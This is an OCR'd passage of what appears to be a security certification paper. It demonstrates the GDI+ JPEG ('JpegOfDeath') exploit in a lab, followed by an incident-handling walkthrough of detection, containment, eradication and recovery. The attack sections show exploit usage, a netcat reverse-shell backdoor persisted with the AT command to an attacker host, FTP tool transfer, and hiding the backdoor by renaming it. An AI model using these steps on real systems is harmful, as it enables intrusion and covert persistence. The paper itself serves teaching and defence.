
Since the exploit will only work on Microsoft windows machine running the specific versions listed in the operating system section , the attacker now has clearer information about the target host Operating system, its patch level and the services it is running to stage a successful attack.

Exploiting the System

To this point, all the necessary steps to exploit the machine has been fulfilled. I have ascertained that the machine is up and running. I have been able to identify that it is a Microsoft XP machine running Service Pack 1. I am now assuming that the victim has not patched his system against the JPEG vulnerability.

I installed a copy of Microsoft Visual C++ on a Windows machine. I then downloaded the exploit code from http://www.packetstormsecurity.com/0409-exploits/JpegOfDeathAll.c .

I open the code within a C++ project environment, compiled the code and then built it. An executable file called "JpegOfDeath.exe" was generated



To run the exploit, there are several options available , as shown below when the file name is typed in the Windows shell:

```
+------------------------------------------- +
| JpegOfDeath - Remote GDI+ JPEG Remote Exploit |
|   Exploit by John Bissell A.K.A. HighT1mes      |
|        TweaKed By M4Z3R For GSO          |
|          September, 23, 2004          |
+------------------------------------------- +
Exploit Usage:
     C:\Documents and Settings\s_adeyanju\My
Documents\JpegOfDeath\Debug\Jpeg
OfDeathall.exe -r your_ip | -b [-p port] <jpeg_filename>

                -a | -d <source_file> <jpeg_filename>

Parameters:

     -r your_ip or -b  Choose -r for reverse connect attack mode
                       and choose  -b for a bind attack. By default
                       if you don't specify  -r or-b then a bind
                       attack will be generated.

     -a or -d          The -a flag will create a user X with pass X,
                       on the admin localgroup. The  -d flag, will
                       execute the source http path of the file
                       given.

     -p (optional)     This option will allow you to change the port
                       used for a bind or reverse  connect attack.
                       If the attack mode is bindthen  the
                       victim will open the  -p port. If the attack
                       mode is reverse connect  then the port you
                       specify will be the one you wantto listen
                       on so the victim can  connect to you
                       right away.
```

Portbind option

JpegOfDeath.exe –b –p 7123 bind-exploit.jpeg

This generates an exploit file "bind-exploit.jpeg" which when viewed by a vulnerable machine will cause the victim's machine to start listening on TCP port 1542 . I can then telnet to the port 7123 to get a shell on the victim's machine.

Connectback Option

JpegOfDeath.exe -r 192.168.0.50 -p 7123 test.jpg

192.168.0.50 is the IP address of the host o r machine launching the exploit .7123 is the TCP port used by the target host to connect to the host launching the exploit. While test.jpeg is the exploit file generated.

Special consideration must be made for the connect-back port, because the target host very likely is placed behind a firewall. Once the target host is overflowed, it will make an outbound connection through the firewall. Usually, only selected ports are allowed to go out through the firewall, therefore, because this target is a server, which normally placed in separate service network, outgoing access may even be stricter.

I had netcat listening on port 7123 on the attacker's machine using the following command

nc –l –p 7123

Once the victim's machine is overflowed, it will make an outbound connection to the attacker's machine. When running the exploit, there is no way to know exactly whether the overflowing is failed, or the overflowing is successful if the connection back is blocked by the firewall. Only when both overflowing and the connection back are successful, and command shell is received, is known that the exploit is successful. Trial and error with educated guess must be done to determine the allowed connect-back port.

In the case on my demo lab, the connection back was successful because the attacker was local the victim and there was no firewall in the way.

Create User X

JpegOfDeath.exe –a create.jpeg

This option will create a user X with password X and added it to the local administrators group.


When the victim's machine was overflowed a user X with password X was created on the machine. This user was also added to the local administrator group. I was able to map a drive to the C$ share on the machine and browse through information held on the victim's PC. I was also able to copy, delete and modify the content of the victim's machine.

Network Diagram

The LAN is setup by connecting the Victim's machine, the Attacker's machine, a network sniffer and the Internet router to the same switch. The switch will be configured with the default Vlan 1. All the interfaces on the switch will be assigned to this vlan, therefore all the devices attached to it are in the same broadcast domain.

The firewall is configured to allow http, https and DNS traffic form all the hosts on the Trusted side to the Internet. All IP address within the Trusted network is NAT'ed to an Internet routable IP address.

The attack will be demonstrated within this broadcast domain. The attacker is connected to the LAN via Ethernet connection. Although this network setup is simple, it still demonstrates all the functional areas need to analyse and document the chosen exploit. It is possible to protect against this attack through the use of firewall devices and router ACLs. However, there is still the threat from internal network users. Moreover, the exploit can be sent from the Internet via email. A victim might also be persuaded to visit a web site which hosts the exploit.



Keeping Access

There are 2 steps to follow in keeping access to the victim's machine.

1. Install a backdoor on the victim's machine
2. Patch the victim's machine so as to stop other attackers from compromising the machine.

I have chosen to copy netcat on the victim's machine . The reason for choosing this backdoor tool is because it allows for remote shell access.

Ftp will be used to push file down to the victim's machine. This will be done by following the steps below.

This sequence of commands will be run on the shell access gained with the Jpeg exploit.

C:\>ftp <the attacker's machine IP>
ftp>mget nc.exe

When netcat runs in listening mode on the victim's machine it, it will stop listening once an established connection to it is ter minated. To have future command line access to the victim's machine using netcat, the attacker will have to use either Windows Task Scheduler or the "AT" command to periodically schedule netcat to start in listening mode. This can be done by running the fo llowing command on the command line.

C:\>at 00:00 /every:m,t,w,th,f,s,su cm d.exe /c "nc 192.168.0.50 7123 -e cmd.exe"

This will run Netcat command using the Task Scheduler service, which is enabled by default in Windows 2000 Server. By doing this, Netca t will be ran at the scheduled time.

The "net start" command can be used to check whether the Task Scheduler service is running. It will display all running services, and if Task Scheduler is listed there, this means it is already running. If Task Schedul er is not there, then it has to be started first with the following command

C:\> net start "task scheduler"

"Net start" is the command used to start Windows services, while "task scheduler" is the service that needs to be started .

Finally, netcat will be started in listening mode on the attacker's machine with the following command

nc –l -p 7123

The security patch for Windows XP will be downloaded from Microsoft's website and installed on the compromised machine to stop other attackers exploiting the machine using the same vulnerability. The patch will be copied onto the compromised machine in the same way that netcat was done i.e

C:\>ftp <the attacker's machine IP>
ftp> mget WindowsXP-KB833987-x86-ENU.EXE

To install the patch, the following command will be run from the remote shell gained with the jpeg exploit.

C:\>WindowsXP-KB833987-x86-ENU.EXE /passive

This will install the patch without any user interaction or display.

Covering Tracks

While maintaining access to the compromised machine, the attacker will try to reduce the possibility of getting noticed, or getting caught. Several actions are performed to achieve this aim

- Renaming the downloaded files into something different and does not cause any suspicion.

  Prior to downloading them onto the compromised machine, the attacker can rename the files first. For instance, renaming nc.exe to ipxroute.exe. This method is a simple method, and can easily be uncovered by running the command line and analysing the output.

- Copying the downloaded files into locations that are not easy to check.

  Files are simply copied into directories or folders that contain large number of files, like those under "\program files" or even "\winnt". In this case, the file is copied to "\winnt\system32", which is actually the default directory used by the cmd.exe. There are quite a number of files in there and it is difficult to notice when checking the directory manually. Using Windows search utility to search the hard disk for the backdoor tool will not yield any results because the file has been renamed .

- Deleting the files when they are not required.

  Once the downloaded patch has been installed it will be deleted using " del <file name>" from command line. The nc.exe is still required and therefore is not deleted. However, the patch update file is no longer required after the patch install, therefore it will be deleted

The Incident Handling Process

Preparation

The preparation section highlights the existing countermeasures the company has in place in order to prepar e for any incident that may take place.

The company's IT department consists of 1 personnel who acts as an IT Manager, a network engineer, a system administrator, a desktop administrator and a web developer. He is solely in -charge for the overall operatio n in the IT department including security aspects. This includes handling network matters, e.g. the firewall, fully responsible for the servers, user workstations, and website/web application. Although he is handling security, the scope is still very limit ed to firewall and anti virus. His main focus is to make sure that the operation of the company through the IT infrastructure can function without interruption rather than complement it with adequate security countermeasures.
The company network possesses minimal security countermeasures.

- Servers are configured with their default security configurations. Auditing is not enabled on the servers.

- Firewall is implemented, but with a generic policy configuration that is still quite weak to deter some attacks. Logging on the firewall is enabled, which would help in the incident investigations. However, there is no Network access policy specifying what services are allowed out of the corporate network

- Router is not configured with any filtering mechanism, and t here is no logging implemented.

- Anti virus software is implemented on the servers and workstations,

- There is IDS implemented but the IT administrator is so overwhelmed with work he doesn't have time to monitor the alerts.

The company does not have an e stablished security policy to support the business operation, because it lays more emphasis on operations than security. Security has not been considered important; therefore , there was no incident handling process established before the incident took place.

To prepare for a security incident the following items needs to be put in place.

- Create a policy

  There needs to be various security policies in place to help mitigate incidents like the one highlighted in this paper. There should be a combination (if not all) of these policies

  Information Security policy which should specify something like

The Baseline Security Process specifies that a Network Access Policy must be produced for systems.

Email Usage Policy which should specify something like

Do not respond to unsolicited or 'junk' mail or invitations to competitions, quizzes etc. Do not forward such mails to other staff.

Patch Management Policy

System owners must take immediate action to perform an impact assessment and if required implement patches on all systems

These policies should have senior management support and approval

- Select team members

  A group needs to be picked to manage security incidents. This could be a team of individuals or it could be just one person

- Identify contacts in other organisations

  There should be a list of contacts from other organisations readily available. This could be colleagues in the field that are able to offer advice, law enforcement agent and/or someone from the Human resource and legal department.

- Provide training

  The team or individual picked to manage security incidents needs to undergo formal training. The users within the organisation also play an important role therefore they need to attend training to educate them on incident handling procedure.

- Keep a well detailed plan

  A procedure document that outlines the detailed steps to be followed in case of a security incident needs to exist. It should be clear, concise and easily accessible.

- Having a jump bag containing incident handling tools will also be helpful

Identification

The identification phase discusses the initial process starting with when the incident is first suspected until it is confirmed and the evidence gathered. Timeline of the incident is also given. It is all started of when the system administrator was performing routine firewall audit.

August 1, 09.00am
System administrator arrived at work to perform firewall audit, including checking the logs
August 1, 10.00am
When he goes through the firewall logs, he found traces of the server initiating outbound connections to a particular IP address
The first day these suspicious entries start appears was June 10, and the initial connection was over TCP port 7123. This is then followed by TCP port 21, and then TCP port 7123, interchangeably. Subsequent days, starting every midnight, there are outbound connections over TCP port 7123. The destination IP address for these connections remains the same each day.

August 1, 10.15am
With the suspicion that something might be wrong, he quickly approaches the only other person in the company who a local access to the web server, and clarifies if he knew anything about this. The answer was no, he has never use the server for outgoing connections on that particular port. A thorough look at the server's startup directory and no scripts were found to be making automated outbound connections.

August 1, 10.30am
The administrator can now infer from his initial investigation that an incident has most probably occurred. He recommends to his boss to engage the Incident Handling team from an outsourcer. After a short discussion with Senior Management, his boss gets the go ahead.

August 1, 11.30am
Two engineers from Firstpoint Security arrive at the location. A Senior Security Consultant, who acts as team leader, and a Security Engineer, who will perform technical investigation.

A quick meeting is conducted to gather information about the initial findings, look at network diagrams and documentation, explain how the incident handling process was to be conducted and gather evidence. It is attended by the people assigned as part of the incident handling team (described in the preparation phase) in this case, the system administrator and the 2 engineers from Firstpoint Security

From the briefing and information given, it is understood that the security monitoring mechanism available are the firewall logs and IDS logs, which were seldom checked.

August 1, 01.00pm
Investigation starts by doing a review of what has been found by the system administrator in the firewall and IDS logs, and conclude the same thing as before. The server might be compromised.

August 1, 01.30pm
After looking at the security device, the next place to check for the signs of intrusion is the server itself.
Firstly, the services and process running on the server is checked. Netstat, a Windows system utility is used to display current status of the connections and listening services:

E:\>netstat –an > a:netstat.txt
The "-a" option is used to show all the connection and listening ports, while " -n" is for showing the addresses and ports in their nu merical form. The "> a:netstat.txt" argument is to redirect the output of netstat to a file netstat.txt in floppy disk for information collection.

Active Connections

Proto	*Local Address*	*Fore ign Address*	*State*
TCP	*0.0.0.0:135*	*0.0.0.0:0*	*LISTENING*
TCP	*0.0.0.0:445*	*0.0.0.0:0*	*LISTENING*
TCP	*0.0.0.0:1025*	*0.0.0.0:0*	*LISTENING*
TCP	*0.0.0.0:1300*	*0.0. 0.0:0*	*LISTENING*
TCP	*0.0.0.0:1381*	*0.0.0.0:0*	*LISTENING*
TCP	*0.0.0.0:1383*	*0.0.0.0:0*	*LISTENING*
TCP	*0.0.0.0:1465*	*0.0.0.0:0*	*LISTENING*
TCP	*0.0.0.0:1551*	*0.0.0.0:0*	*LISTENING*
TCP	*0.0.0.0:1552*	*0.0.0.0:0*	*LISTENING*
TCP	*0.0.0.0:1553*	*0.0.0.0:0*	*LISTENING*
TCP	*0.0.0.0:5000*	*0.0.0.0:0*	*LISTENING*
TCP	*0.0.0.0:7123*	*0.0.0.0:0*	*LISTENING*
TCP	*192.168.0.3:139*	*0.0.0.0:0*	*LISTENING*
TCP	*192.168.0.3:1465*	*192.168.0.4:445*	*ESTABLISHED*
TCP	*192.168.0.3:1551*	*192.168.0.50:22*	*ESTABLISHED*
TCP	*192.168.0.3 :1552*	*192.168.0.50:22*	*ESTABLISHED*
TCP	***192.168.0.3:1553***	***192.168.0.50:7123***	***ESTABLISHED***
TCP	*192.168.0.3:14135*	*0.0.0.0:0*	*LISTENING*
TCP	*192.168.153.1:139*	*0.0.0.0:0*	*LISTENING*
TCP	*192.168.153.1:7621*	*0.0.0.0:0*	*LISTENING*
TCP	*192.168.226.1:139*	*0.0.0.0:0*	*LISTENING*
TCP	*192.168.226.1:9824*	*0.0.0.0:0*	*LISTENING*
UDP	*0.0.0.0:445*	*:*	
UDP	*0.0.0.0:500*	*:*	
UDP	*0.0.0.0:1026*	*:*	
UDP	*0.0.0.0:1039*	*:*	
UDP	*0.0.0.0:1062*	*:*	
UDP	*0.0.0.0:1196*	*:*	
UDP	*127.0.0.1:123*	*:*	
UDP	*127.0.0.1:1037*	*:*	
UDP	*127.0.0.1:1038*	*:*	
UDP	*127.0.0.1:1197*	*:*	
UDP	*127.0.0.1:1900*	*:*	
UDP	*192.168.0.3:123*	*:*	
UDP	*192.168.0.3:137*	*:*	
UDP	*192.168.0.3:138*	*:*	
UDP	*192.168.0.3:1900*	*:*	
UDP	*192.168.0.3:15729*	*:*	
UDP	*192.168.0.3:46344*	*:*	

In this case the attacker had inadvertently left an open shell connection to the server. A suspicious established connection can be seen opened to port 7123 has shown above


The utility is an executable run from a Vendor CD. This is to make sure that the executable is not a compromised version that display what the attacker intends for the investigator to see.

Next is to check the Task Scheduler if any suspicious application has been scheduled to run on certain time. As seen belo w, using AT command run from the CD, there is a task specified to run every day midnight time:


C:\>at
Status ID Day Time Command Line
---
1 Each M T W Th F S Su 12:00 AM cmd.exe / c "ipxroute 192.168.0.50 7123 -e cmd.exe"

Looks like this is the source of the outgoing connections captured by the firewall logs. The executable file, ipxroute.exe is used to disguise the actual file name. Judging from the syntax used, it looks like netc at, which set up to open outgoing connection over port 7123, and create a shell connection. This means that the intruder is able to get shell into the system. This also explains the connection over port 21, which means FTP is used to download and upload to ols or data.

A user X was also found when the user account on the server was checked.



This user was found to be a member of the local administrators group



August 1, 02.40pm
Initial identification process is finished, and concludes that this is an actual incident. Findings are reported to the senior management, and they give instruction to the incident handling team to take actions to do the cleanup so that business can be resumed as per normal. Involvement of law enforcement is not desired.
Chain of custody procedure is carried out to maintain the list of evidence and collection of all the evidence. The list of evidence and the report which contains the steps taken during the incident investigation is signed by the Sys Admin, the consultants for F irstpoint Security, and a manager. The two documents together with the evidence are put in the bag and labelled. However, this process is not significant, as the instruction of senior management is not to pursue this further.

Containment

The server is isolated by disconnecting its network connections. The office firewall rules are verified as to content and the logs are examined for unusual traffic as are the IDS logs.

The IDS log did not reveal any connections from the compromised machine to other machines on the network; hence it is safe to assume that other machines haven't been compromised.

The firewall logs also did not reveal similar outbound connections to the internet from any other machine on the network. This further indicates that other machin es on the network do not seem to have been compromised.

From all indications, it seem as though the server is the only compromised machine on the network. It was decided that the server disk should be imaged to preserve it's current state for future inves tigation.


The disk image tool used was Symantec Ghost. The backup will be performed using its GhostCasting feature, which allows the backup process via a network. The GhostCast Server, which will receive the backup image, is run on the incident handler laptop, which is connected the server via a cross over cable. Ghost.exe is run at the server to send the backup image to the GhostCast Server.

In order to run the Ghost.exe, the network boot floppy disks set have to be created first. This is done from the incident handler's laptop using the Symantec Ghost Boot Wizard, where the correct network card driver that is used at the server would be chosen. Booting up from the floppy disks, the Ghost.exe is started up at the server. At the incident handler laptop, G hostCast Server is configured to be ready to accept connection from the server machine.

Finally, the administrator pass word on the machine was changed and the user account X was disabled.


Eradication

The eradication process involves determining the root cause of the incident, fixing the problem, and improving defences.
A closer look at the executable being used by Windows scheduler confirmed the initial thought that ipxroute.exe is indeed netcat. This was done using BinText Utility written by Robert Keir .



The help options shown within the BinText utility shows that the executable is indeed netcat and not ipxroute.

Microsoft Baseline security analyser was run against the serve r to determine its patch level and vulnerability assessment. The server was found to be missing 9 critical security updates amongst other.



As the antivirus software on the server was out of date, the latest pattern file was downloaded and installed on the server via the floppy drive. The antivirus software was able to detect a malicious jpeg file on the server hard drive.

Since the attacker had created a user with admin privileges on the comprised machine, it was decided that best way of eradication was to rebuild the server from scratch. It could not be determined what else t he attacker had done to the server having successfully gained admin privileges.

Recovery

This process outlines the steps that were followed to return the server to a known good state.

The server was rebuilt from the vendor CD. Data was then restored from backup. The data that was restored from backup tape had to be chosen carefully. The firewall log was checked to determine the first occurrence of an outgoing connection on port 7123. The data was restored from the back up taken prior to this date.

All the necessary security update was downloaded from Microsoft website and installed using the windows update utility.

It was then decided that server can be connected to the network and the IDS and firewall logs checked frequently.

Lessons Learned

To close th is incident, the follow -up report was created. That document described the incident handling process taken by handlers. A key recommendation was also

included in the report. These recomm endations are to help protect against similar incidents in future.
The following conclusions were defined:

- It is important to apply all necessary patches in a timely manner
- It is important to only allow required services out of the network.
- It is important to monitor all sensitive systems in real time. The following source of events must be monitored and recorded:
  - System logs and Port Reporter logs
  - Events from network IDS
  - Firewall logs
- It is important to perform penetration tests every 2 months. In these tests the following tools should be used:
  - Vulnerability scanners
  - Port scanners
  - Microsoft Baseline Security Analyser
- It is important to prepare the incident handling procedure for every type of an incident which can happen in this organization
- The last one but not less important: It is important TO PREP ARE A SECURITY POLICY. A security policy should describe employees' rights, classify information in the organization, and define users' rights and their roles.

The last task was to create an Executive Summary. This document describes this incident, shows costs and an impact of th e incident. Additional steps, such as a reservation of some budget for buying security tools, were also defined.

Extras

[9]The flags used for the nmap command mentioned in the scanning section of this document are thus explained.

nmap -P0 -n -T4 -sS -A -p1-65535 172.16.3.203

-P0 Do not try to ping hosts at all before scanning them . This allows the scanning of networks that don' t allow ICMP echo requests (or responses) through their firewall. mic rosoft.com is an example of such a network, and thus you should always use -P0 or -PS80 when portscanning microsoft.com. Note tht "ping" in this context may involve more than the traditional ICMP echo request packet. Nmap supports many such probes, including arbi - trary combinations of TCP, UDP, and ICMP probes. By default, Nmap sends an ICMP echo request and a TCP ACK packet to port 80.

-n Tells Nmap to NEVER do reverse DNS resolution on the active IP addresses it finds. Since DNS is often slow, this can help speed things up.

-T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane>
These are canned t iming policies for conveniently expressing your priorities to Nmap. Paranoid mode scans very slowly in the hopes of avoiding detection by IDS systems. It serializes all scans (no parallel scanning) and gene rally waits at least 5 min - utes between sending packets. Sneaky is similar, except it only waits 15 seconds between sending packets. Polite is meant to ease load on the network and reduce the chances of crashing machines. It serializes the probes and waits at least 0.4 sec - onds between them. Note that this is generally at least an order of magnitude slower than default scans, so only use it when you need to. Normal is the default Nmap behavior, which tries to run as quickly as possible without overloading the net - work or missing hosts/ports. Aggressive This option can make certain scans (especially SYN scans against heavily filtered hosts) much faster. It is recommended for impatient folks with a fast net connection. Insane is only suitable for very fast networks or where you don' t mind losing some information. It times ou t hosts in 15 minutes and won' t wait more than 0.3 sec - onds for individual probes. It does allow for very quick net - work sweeps though :).

You can also reference these by number (0 -5). For example, "-T0" gives you Paranoid mode and " -T5" is Insane mode.

[9] This information was adapted from nmap man pages. Visit http://www.insecure.org/nmap/data/nmap_manpage.html for more info

The option I used is the Normal mode

-sS TCP SYN scan: This technique is often referred to as "half -open" sca nning, because you donâ €™t open a full TCP connection. You send a SYN packet, as if you are going to open a real connection and you wait for a response. A SYN|ACK indicates the port is listen - ing. A RST is indica tive of a non-listener. If a SYN|ACK is received, a RST is immediately sent to tear down the connection (actually our OS kernel does this for us). The primary advantage to this scanning technique is that fewer sites will log it. Unfortunately you need root privileges to build these custom SYN packets. This is the default scan type for privileged users.

-A This enables OS Detection (-O) and version scanning (-sV).

-p <port ranges> This option specifies what ports you want to specify.

The last part of the command specified the network address for nmap to scan.

This section explains the netcat command used in this document

Nc This is the netcat execu table

-l This flag put netcat in listening mode

-p This flag specifies the port to listen on

AT Command Arguments Description

At	The AT command
00:00	Time specified to run the scheduled command, which is 12 am
/every:m,t,w,th,f,s,su	Run the schedule d command every day of the week: m –Monday t –Tuesday w –Wednesday th –Thursday f –Friday s –Saturday su –Sunday
cmd.exe /c " ipxroute pc.attacker.net 7123 –e cmd.exe"	Specifies the command to be scheduled. The commands between double quotes are the Netcat command, which has been explained previously.

The cmd.exe with /c argument is specified to allow Netcat to be executed by the command shell, cmd.exe. The /c argument instruct cmd.exe to execute the strings that follows this argument

References

